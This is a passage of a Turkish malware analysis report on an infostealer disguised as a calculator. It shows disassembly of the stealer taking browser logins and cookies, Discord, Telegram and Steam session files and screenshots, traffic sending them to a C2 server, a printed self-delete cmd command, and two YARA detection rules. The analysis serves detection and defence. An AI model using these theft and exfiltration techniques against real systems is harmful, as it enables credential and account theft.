
.text:0005664F push    nw_NSS_Init
.text:00056655 push    eax
.text:00056656 call    sub_56036
.text:00056658 push    nw_NSS_Shutdown
.text:00056661 mov     h_NSS_Init, eax
.text:00056666 push    dword_27F614
.text:0005666C call    sub_56036
.text:00056671 push    nw_PK11_GetInternalKeySlot
.text:00056677 mov     h_NSS_Shutdown, eax
.text:0005667C push    dword_27F614
.text:00056682 call    sub_56036
.text:00056687 push    nw_PK11_FreeSlot
.text:0005668D mov     h_PK11_GetInternalKeySlot, eax
.text:00056692 push    dword_27F614
.text:00056698 call    sub_56036
.text:0005669D push    nw_PK11_Authenticate
.text:000566A3 mov     h_PK11_FreeSlot, eax
.text:000566A8 push    dword_27F614
.text:000566AE call    sub_56036
.text:000566B3 push    nw_PK11SDR_Decrypt
.text:000566B9 mov     h_PK11_Authenticate, eax
.text:000566BE push    dword_27F614
.text:000566C4 call    sub_56036
.text:000566C9 add     esp, 30h
.text:000566CC mov     h_PK11SDR_Decrypt, eax

```

Şekil 36- Sql sorguları

Firefox verilerinin şifresini çözebilmek için **nss3.dll** dosyasını **LoadLibraryA** API çağrısı ile yüklemektedir. Ardından kullanacağı çağrılarının adreslerini kaydetmektedir.

cookies.sqlite, **places.sqlite**, **formhistory.sqlite** dosyaları üzerinde herhangi bir işlem gerçekleştirmeden sunucuya gönderilmektedir. **Logins.json** dosyasının okunabilmesi için **nss3.dll** kullanılmaktadır.



Şekil 37- Zararlı tarafından oluşturulan izin ve exe

CreateDirectory API'si ile **ProgramData** içerisinde rastgele isimde bir dizin oluşturmaktadır. Bu dizin içerisine şekil-30'da bulunan **Firefox DLL** dosyaları indirilmektedir. Ayrıca, bir dosya okunacağı zaman dosya bu dizinin içerisine kopyalanıp okuma işlemi gerçekleştirilmektedir.

Okunan dosyalar şu şekildedir:

Chrome	Opera/Opera GX	Firefox
Login Data	Login Data	cookies.sqlite
Cookies	Cookies	formhistory.sqlite
Web Data	Web Data	logins.json
History	History	places.sqlite
	Local extensions	prefs.js
	sync extensions	
	indexedDB	

Tablo 9- Okunan dosyalar

00266FD4	395D A0	add esp,68	
00266FD7	74 32	cmp dword ptr ss:[ebp-60],ebx	steam kor
00266FD9	83EC 68	je datakısım.267008	
00266FDC	8D85 50FFFFFF	sub esp,68	[ebp-B0]:
00266FE2	8BCC	lea eax,dword ptr ss:[ebp-B0]	[ebp-10]:
00266FE4	8965 F0	mov ecx,esp	
00266FE7	50	mov dword ptr ss:[ebp-10],esp	
00266FE8	E8 C4A0FEFF	push eax	
00266FED	E8 B3ECFFFF	call datakısım.251081	
00266FF2	8D85 50FFFFFF	call datakısım.265CA5	
00266FF8	8BCC	lea eax,dword ptr ss:[ebp-B0]	[ebp-B0]:
00266FFA	8965 F0	mov ecx,esp	[ebp-10]:
00266FFD	50	mov dword ptr ss:[ebp-10],esp	
00266FFE	E8 AEA0FEFF	push eax	
00267003	E8 30D5FFFF	call datakısım.251081	
00267008	83C4 68	call datakısım.264538	
0026700B	395D 94	add esp,68	
0026700E	74 1C	cmp dword ptr ss:[ebp-6C],ebx	discord k
00267010	83EC 68	je datakısım.26702C	
00267013	8D85 50FFFFFF	sub esp,68	[ebp-B0]:
00267019	8BCC	lea eax,dword ptr ss:[ebp-B0]	[ebp-10]:
0026701B	8965 F0	mov ecx,esp	
0026701E	50	mov dword ptr ss:[ebp-10],esp	
0026701F	E8 8DA0FEFF	push eax	
00267024	E8 04F1FFFF	call datakısım.251081	
00267029	83C4 68	call datakısım.26612D	
0026702C	395D 98	add esp,68	
0026702F	74 1C	cmp dword ptr ss:[ebp-68],ebx	telegram
00267031	83EC 68	je datakısım.26704D	
00267034	8D85 50FFFFFF	sub esp,68	[ebp-B0]:
0026703A	8BCC	lea eax,dword ptr ss:[ebp-B0]	[ebp-10]:
0026703C	8965 F0	mov ecx,esp	
0026703F	50	mov dword ptr ss:[ebp-10],esp	
00267040	E8 6CA0FEFF	push eax	
00267045	E8 8FF5FFFF	call datakısım.251081	
0026704A	83C4 68	call datakısım.2665D9	
0026704D	395D B4	add esp,68	
		cmp dword ptr ss:[ebp-4C],ebx	

Şekil 38- Steam, Discord, Telegram fonksiyonları

0x00267024 adresindeki **AppData/Roaming** klasöründen discord klasöründeki **leveldb\CURRENT** dosyasını okumakta ve içeriğini sunucuya göndermektedir.

003B6638	8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	
003B663E	50	push eax	
003B663F	FF15 10015E00	call dword ptr ds:[&1strcat@]	
003B6645	FF35 7CF25C00	push dword ptr ds:[5CF27C]	005CF27C:&"Telegram"
003B6648	8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	
003B6651	FF35 A4F45C00	push dword ptr ds:[5CF4A4]	005CF4A4:&"key_datas"
003B6657	50	push eax	
003B6658	68 7F653C00	push datakısım.3C657F	
003B665D	83EC 68	sub esp,68	
003B6660	8D45 08	lea eax,dword ptr ss:[ebp+8]	
003B6663	8BCC	mov ecx,esp	
003B6665	8965 F0	mov dword ptr ss:[ebp-10],esp	
003B6668	50	push eax	
003B6669	E8 43AAFEFF	call datakısım.3A1081	
003B666E	E8 3CFCEFFF	call datakısım.3B62AF	
003B6673	83C4 78	add esp,78	
003B6676	FF35 7CF25C00	push dword ptr ds:[5CF27C]	005CF27C:&"Telegram"
003B667C	8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	
003B6682	FF35 54F15C00	push dword ptr ds:[5CF154]	005CF154:&"D877F783D5D3EF8C*"
003B6688	50	push eax	
003B6689	68 86653C00	push datakısım.3C6586	

Şekil 39- 2665D9 fonksiyonu

Şekil-33'de bulunan 2665D9 fonksiyonu telegram web uygulamasının;

- **key_datas,**
- **D877F783DF5D3EF8C*,**
- **map*,**
- **A7FDF864FBC10B77*,**
- **A92DAA6EA5F891F2*,**
- **F8806DD0C461824F*,**

dosyalarını okumakta ve içeriğini sunucuya göndermektedir.

50	push eax	
E8 EC82FEFF	call datakısım.251081	
E8 F8CFFFFF	call datakısım.265AC2	
83C4 70	add esp,70	
FF35 44F04700	push dword ptr ds:[47F044]	0047F044:&"DialogConfigOverlay*.vdf"
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]: "information.txt"
50	push eax	
83EC 68	sub esp,68	
8D45 08	lea eax,dword ptr ss:[ebp+8]	
8BCC	mov ecx,esp	
8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:&"http://[redacted]"
50	push eax	
E8 C682FEFF	call datakısım.251081	
E8 D2CFFFFF	call datakısım.265AC2	
83C4 70	add esp,70	
FF35 C0F24700	push dword ptr ds:[47F2C0]	0047F2C0:&"libraryfolders.vdf"
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]: "information.txt"
50	push eax	
83EC 68	sub esp,68	
8D45 08	lea eax,dword ptr ss:[ebp+8]	
8BCC	mov ecx,esp	
8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:&"http://[redacted]"
50	push eax	
E8 A082FEFF	call datakısım.251081	
E8 ACFCFFFF	call datakısım.265AC2	
83C4 70	add esp,70	
FF35 50F14700	push dword ptr ds:[47F150]	0047F150:&"loginusers.vdf"
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]: "information.txt"
50	push eax	
83EC 68	sub esp,68	
8D45 08	lea eax,dword ptr ss:[ebp+8]	
8BCC	mov ecx,esp	
8965 F0	mov dword ptr ss:[ebp-10],esp	[ebp-10]:&"http://[redacted]"
50	push eax	
E8 7AB2FEFF	call datakısım.251081	

Şekil 40- 265CA5 fonksiyonu

Kayıt defterine girmekte ve steam'in dosya yolunu almaktadır. Aldığı dosya yolunda **ssfn*** sorgusu ile **ssfn** ile başlayan dosyaları okuyarak içeriğini sunucuya göndermektedir. Ardından,


- **config.vdf,**
- **libraryfolders.vdf,**
- **loginusers.vdf,**
- **DialogConfigOverlay.vdf ,**
- **DialogConfigOverlay[*].vdf,**

dosyalar okunmakta ve içerikleri sunucuya gönderilmektedir.

013D1342	85C0	test eax,eax	
013D1344	0F85 87010000	jne sonl.bin.13D14D1	
013D134A	8D45 EC	lea eax,dword ptr ss:[ebp-14]	[ebp-14]:&"sqlite3.dll"
013D134D	50	push eax	
013D134E	56	push esi	
013D134F	53	push ebx	
013D1350	FF15 94006001	call dword ptr ds:[<<CreateStreamOnHglObt	
013D1356	85C0	test eax,eax	
013D1358	0F85 73010000	jne sonl.bin.13D14D1	
013D135E	FF15 90FF3F01	call dword ptr ds:[<<GetDesktopWindow]	
013D1364	8BF0	mov esi,eax	
013D1366	8D45 9C	lea eax,dword ptr ss:[ebp-64]	
013D1369	50	push eax	
013D136A	56	push esi	
013D136B	FF15 A0016001	call dword ptr ds:[<<GetWindowRect>]	
013D1371	56	push esi	
013D1372	FF15 84016001	call dword ptr ds:[<<GetDC>]	
013D1378	50	push eax	
013D1379	8945 F0	mov dword ptr ss:[ebp-10],eax	
013D137C	FF15 54006001	call dword ptr ds:[<<CreateCompatibleDC>]	
013D1382	FF75 A8	push dword ptr ss:[ebp-58]	
013D1385	8BF8	mov edi,eax	
013D1387	FF75 A4	push dword ptr ss:[ebp-5C]	
013D138A	FF75 F0	push dword ptr ss:[ebp-10]	
013D138D	FF15 C8FF3F01	call dword ptr ds:[<<CreateCompatibleBit	
013D1393	50	push eax	
013D1394	57	push edi	
013D1395	8945 E0	mov dword ptr ss:[ebp-20],eax	
013D1398	FF15 B0FF3F01	call dword ptr ds:[<<selectObject>]	
013D139E	68 2000CC00	push CC0020	
013D13A3	53	push ebx	
013D13A4	53	push ebx	


Şekil 41- Ekran görüntüsü alan fonksiyon

3B12FD fonksiyonunda **GDI+** grafik fonksiyonları kullanılarak **ekran görüntüsü** alınmaktadır. Alınan ekran görüntüsü, bir dosyaya kaydedilmeden önce **encrypt** edilerek sunucuya gönderilmektedir.



Şekil 42- Okunacak dosyaların kaydedildiği dizin

Zararlı yazılım, kritik bilgileri içeren dosyayı rastgele bir isimle açılmış dizinin içerisine kopyalamaktadır. Dosyada okuma işlemi gerçekleştirmektedir. Okuduğu dosyayı C2 sunucusuna gönderdikten sonra dosya silinmektedir.



Şekil 43- Thread oluşturma

Zararlı yazılım, topladığı bilgileri C2 sunucuya göndermek için 0x8A3326 adresinden itibaren çalıştıracağı bir thread açmaktadır.

008A3326	B8 D40C8B00	mov eax,datakısım.8B0CD4
008A3328	E8 784D0000	call <JMP.&_EH_prolog>
008A3330	83EC 2C	sub esp,2C
008A3333	8B45 08	mov eax,dword ptr ss:[ebp+8]
008A3336	53	push ebx
008A3337	56	push esi
008A3338	57	push edi
008A3339	8D48 04	lea ecx,dword ptr ds:[eax+4]
008A333C	8965 F0	mov dword ptr ss:[ebp-10],esp
008A333F	8945 08	mov dword ptr ss:[ebp+8],eax
008A3342	E8 06C8FFFF	call datakısım.89FB4D
008A3347	50	push eax
008A3348	FF15 2000AD00	call dword ptr ds:[<&IstrlenA>]
008A334E	83F8 01	cmp eax,1
008A3351	7D 0B	jge datakısım.8A335E
008A3353	FF0D 28FFAC00	dec dword ptr ds:[ACFF28]
008A3359	E9 E3000000	jmp datakısım.8A3441
008A335E	8D4D D4	lea ecx,dword ptr ss:[ebp-2C]
008A3361	E8 B0C5FFFF	call datakısım.89F916
008A3366	8365 FC 00	and dword ptr ss:[ebp-4],0
008A336A	C645 FC 01	mov byte ptr ss:[ebp-4],1

Şekil 44- Oluşturulan Threadin çalıştığı adres

IstrlenA API'si ile daha önce gönderilmiş **POST** isteklerinin dönüş değerlerinden olan token değerinin varlığını kontrol etmektedir. Token değeri varsa devam etmektedir. Bellekte tutulan toplanan bilgiler encrypt edilerek **multipart/form-data** formatında sunucuya gönderilmektedir.

011B1250	55	push ebp
011B1251	8BEC	mov ebp,esp
011B1253	83EC 20	sub esp,20
011B1256	8B4D 08	mov ecx,dword ptr ss:[ebp+8]
011B1259	33C0	xor eax,eax
011B125B	8945 E0	mov dword ptr ss:[ebp-20],eax
011B125E	8945 F2	mov dword ptr ss:[ebp-E],eax
011B1261	8945 F6	mov dword ptr ss:[ebp-A],eax
011B1264	894D E8	mov dword ptr ss:[ebp-18],ecx
011B1267	8D45 E0	lea eax,dword ptr ss:[ebp-20]
011B126A	B9 14040000	mov ecx,414
011B126F	50	push eax
011B1270	C745 E4 03000000	mov dword ptr ss:[ebp-1C],3
011B1277	C745 EC 99641C01	mov dword ptr ss:[ebp-14],son1.bin.11C64
011B127E	66:894D F0	mov word ptr ss:[ebp-10],cx
011B1282	C745 FA 9A641C01	mov dword ptr ss:[ebp-6],son1.bin.11C649
011B1289	FF15 04211C01	call dword ptr ds:[<&SHFileOperation>]
011B128F	C9	leave
011B1290	C3	ret

Şekil 45- Rastgele isimli dizinin silindiği fonksiyon

SHFileOperation API'si ile rastgele isimle oluşturulmuş dizin silinmektedir.

003B3881	895D C0	mov dword ptr ss:[ebp+44],ecx
003B3882	895D C0	mov dword ptr ss:[ebp-40],ebx
003B3885	FF15 6C015E00	call dword ptr ds:[<&ShellExecuteEx>]
003B3888	6A 3C	push 3C
003B388D	8D45 A0	lea eax,dword ptr ss:[ebp-60]
003B38C0	53	push ebx
003B38C1	50	push eax
003B38C2	E8 CF470000	call <JMP.&memset>
003B38C7	56	push esi
003B38C8	8D85 B8FBFFFF	lea eax,dword ptr ss:[ebp-448]
003B38CE	53	push ebx
003B38CF	50	push eax
003B38D0	E8 C1470000	call <JMP.&memset>
003B38D5	83C4 18	add esp,18
003B38D8	8D4D E8	lea ecx,dword ptr ss:[ebp-18]
003B38DB	E8 34C2FFFF	call dataKisim.3AFB14
003B38E0	53	push ebx
003B38E1	FF15 8C005E00	call dword ptr ds:[<&ExitProcess>]
003B38E7	8D4D E8	lea ecx,dword ptr ss:[ebp-18]

Şekil 46- Kendini silme ve kapatma fonksiyonu

Zararlı yazılım **ShellExecuteEx** API'si ile

“/c timeout /t 10 & del /f /q "C:\Users\Desktop**\dataKisim.exe"&rd/s/q
"C:\ProgramData\HCAEBFBKKJDH" & exit ”**

cmd komutunu çalıştırmakta ardından **ExitProcess** API'si ile kendisini kapatmaktadır.

Network Analizi

77	28.087619			TCP	66 49445 → 9000 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
78	28.114562			TCP	60 9000 → 49445 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
79	28.351947			NBNS	92 Name query NB WPAD<00>
80	28.615384			TCP	66 [TCP Retransmission] 49445 → 9000 [SYN] Seq=0 Win=819
81	28.621542			TCP	60 9000 → 49445 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
82	29.102449			NBNS	92 Name query NB WPAD<00>
83	29.121514			TCP	62 [TCP Retransmission] 49445 → 9000 [SYN] Seq=0 Win=819
84	29.135447			TCP	60 9000 → 49445 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
85	29.138369			TCP	66 49446 → 9000 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
86	29.140994			TCP	60 9000 → 49446 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0
87	29.647477			TCP	66 [TCP Retransmission] 49446 → 9000 [SYN] Seq=0 Win=819
88	29.762460			TCP	60 9000 → 49446 [RST, ACK] Seq=1 Ack=1 Win=32120 Len=0

Şekil 47- C2 Sunucusuna atılan istek


<https://steamcommunity.com/profiles/76561199686524322> adresinden alınan IP adresine **GET** isteği atılmaktadır. Bu **GET** isteği sonucu dönen status değeri ile sunucunun aktif halde olup olmadığı kontrol edilmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
27	3.855035			TCP	66	49422 → 9000 [SYN] Seq=0 Win=
28	3.855447			TCP	66	9000 → 49422 [SYN, ACK] Seq=
29	3.855481			TCP	54	49422 → 9000 [ACK] Seq=1 Ack=
30	3.855730			HTTP	660	POST / HTTP/1.1
31	3.856081			TCP	60	9000 → 49422 [ACK] Seq=1 Ack=
32	3.859952			TCP	221	9000 → 49422 [PSH, ACK] Seq=
33	3.860143			TCP	54	49422 → 9000 [ACK] Seq=607 A
34	3.860497			HTTP/1.1	170	HTTP/1.1 200 OK, JavaScript
35	3.860516			TCP	54	49422 → 9000 [ACK] Seq=607 A
36	3.860779			TCP	54	49422 → 9000 [FIN, ACK] Seq=
37	3.861579			TCP	60	9000 → 49422 [FIN, ACK] Seq=
38	3.861616			TCP	54	49422 → 9000 [ACK] Seq=608 A

POST / HTTP/1.1	Content-Type: multipart/form-data; boundary=-----AKKEHIECFCAAFIEBGIDA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4.1 Safari/605.1.15 Ddg/17.4.1	Host: [REDACTED]
Content-Length: 279	Connection: Keep-Alive
Cache-Control: no-cache	
-----AKKEHIECFCAAFIEBGIDA	Content-Disposition: form-data; name="hwid"
-----AKKEHIECFCAAFIEBGIDA	Content-Disposition: form-data; name="build_id"
9ed287469c3721fd5caf346580b2cf0d	-----AKKEHIECFCAAFIEBGIDA--
HTTP/1.1 200 OK	Server: Werkzeug/3.0.4 Python/3.10.12
Date: Sat, 21 Sep 2024 11:42:20 GMT	Content-Type: application/json
Content-Length: 116	Connection: close
{	"message": "POST request receivedNone AAAAAANone BBBBNone CCCCCNone DDDDDNone EEEEENone FFFFFFFNone GGGGGGNone" }


Şekil 48- C2 Sunucusuna atılan 1. POST isteği

C2 sunucusuna **hwid** ve **build_id** olmak üzere iki adet parametre göndermektedir. **C2** sunucusu, gelen **POST** isteklerine belirli değerler döndürmektedir. Bu **POST** isteğinde **DDDDNone** değeri token değeridir. Sonraki **POST** isteklerinde token değeri olarak kullanılacak ve sistemden topladığı bilgileri **C2** sunucusuna göndermeden önce token değerinin varlığını kontrol edilecektir.



Şekil 49- C2 Sunucusuna atılan 2. POST isteği

C2 sunucusuna “mode” değeri sırasıyla 1, 2, 21 ve 5 olarak ayarlanarak değişen mod değeri ile toplamda 4 adet **POST** isteği gönderilmektedir. Her bir isteğin dönüş değerleri sistematik bir şekilde kaydedilmektedir.



Şekil 50- C2 Sunucusundan alınan Sqlx.dll

C2 sunucusuna, ****sqlx.dll**** isimli bir dosya için **GET** isteği gönderilmektedir. Bu istek, sunucudan gerekli dosyaların indirilmesini sağlamaktadır.

Şekil 51- Toplanıp C2 sunucusuna gönderilen bilgiler

Zararlı yazılım, topladığı tüm bilgileri belirli bir fonksiyonun sonunda **Base64** formatında şifreleyerek **file_data** parametresi aracılığıyla göndermektedir.



A stylized, symmetrical logo of a phoenix. The bird is depicted in a dark gray silhouette, facing right with its wings spread wide. The wings feature multiple layers of feathers, with the outermost layer being the most prominent. The tail is long and pointed, with several vertical feathers. The bird is positioned centrally within a circular frame composed of four dark gray dots at the top, bottom, left, and right, connected by thin, curved lines. The entire logo is set against a white background.

YARA Kuralı

```
import "pe"

import "math"

rule Zararli {

  meta:

    Author = "Zayotem Takim 4"

    Date = "21.09.2024"

    Description = "ac5be0e12802839366243997af6620e86ae4540a9bd888e1ac140323400095c1.exe
detection rule"

  strings:

    $str1 = "Madino Mino"

    $str2 = "r%t^2xt="

    $str3 = "ONLY NUMBERS!!!"

    $str4 = "Don't TRY TO WRITE WORDS!!!"

    $str5 = "root@calculator-unstable:~# "

    $str6 = "Ctrl+C - Emergency stop"

    $str7 = "Division:"

    $str8 = "Subtraction:"

    $str9 = "Sum:"

    $str10 = "Multiplication:"

    $str11 = "Commands\n 1 - Sum\n 2 - Multiplication Y\n 3 - Subtraction\n 4 - Division\n 5 - Help\n 6 -
Close\n 7 - Factorial\n Ctrl+C - Emergency stop\n"

    $data_section = { 05 91 11 9B AD B2 44 EC 67 BD 28 94 3E 69 57 52 19 48 66 AB C9 80 DE E4
B2 1B CC 91 25 40 AE 23 C7 CE 2B 17 98 AA C1 AB 5D 33 71 40 9E 31 8A B9 }

    $shellcode_decrypt_func = { 8A 04 2F 34 73 2C 15 88 04 2F 8B C6 2B C2 C1 F8 02 3B 44 24 28
73 2E 89 5C 24 10 3B F1 74 0B 89 1E 83 C6 04 89 74 24 18 EB 1B 8D 44 24 10 50 56 8D 4C 24
1C E8 D2 CA FF FF 8B 4C 24 1C 8B 74 24 18 8B 54 24 14 8A 04 2F 83 C3 02 2C 57 34 74 04 4E
34 70 2C 65 34 22 2C 73 34 2A 88 04 2F 47 3B 7C 24 28 72 9B }

  condition:

    math.in_range(math.entropy(pe.sections[2].raw_data_offset, pe.sections[2].raw_data_size),7.8,
8.0) and $str1 and $str7 or $str2 and $str8 or $str3 and $str9 or $str4 and $str10 or $str5 and $str11
and $str6 or $data_section and $shellcode_decrypt_func

}
```

YARA Kuralı 2

```
import "hash"

import "pe"

import "math"

rule Zararli_regasm {

meta:

    author = "Zayotem Takim 4"

    date = "20.09.2024"

    description = "Detects regasm.exe"

strings:

    $str1 = "sqlx.dll"

    $encrypted_str = "dMOT98s="

    $str2 = "SELECT target_path, tab_url from downloads"

    $str3 = "\\BraveWallet\\Preferences"

    $wallet = "\\Monero\\wallet.keys"

    $browser1 = "Opera"

    $browser2 = "firefox"

    $winit1 = "https://steamcommunity.com/profiles/76561199686524322"

    $winit2 = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4.1 Safari/605.1.15 Ddg/17.4.1"

    $winit3 = "https://t.me/k0mono"

    $src4_key = "2910114286690104117195131148"

    $build_id = "9ed287469c3721fd5caf346580b2cf0d"

condition:

    2 of ($str*) and $encrypted_str and $src4_key and $build_id and all of ($browser*) and all of ($winit*) and $wallet and filesize<212KB and hash.md5(0,filesize)== "db8f071d389c007289e2b3ef2112e465" and pe.is_pe and pe.entry_point >= 00017250 and

    (math.entropy(0x400, 0x20800) < 6.5 or math.entropy(0x20C00, 0x0B400) < 5.2 or math.entropy(0x2C000, 0x01000) < 3.9 or math.entropy(0x2D000, 0x05000) < 4.7 )

}
```

MITRE ATTACK TABLE

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Exfiltration	Discovery
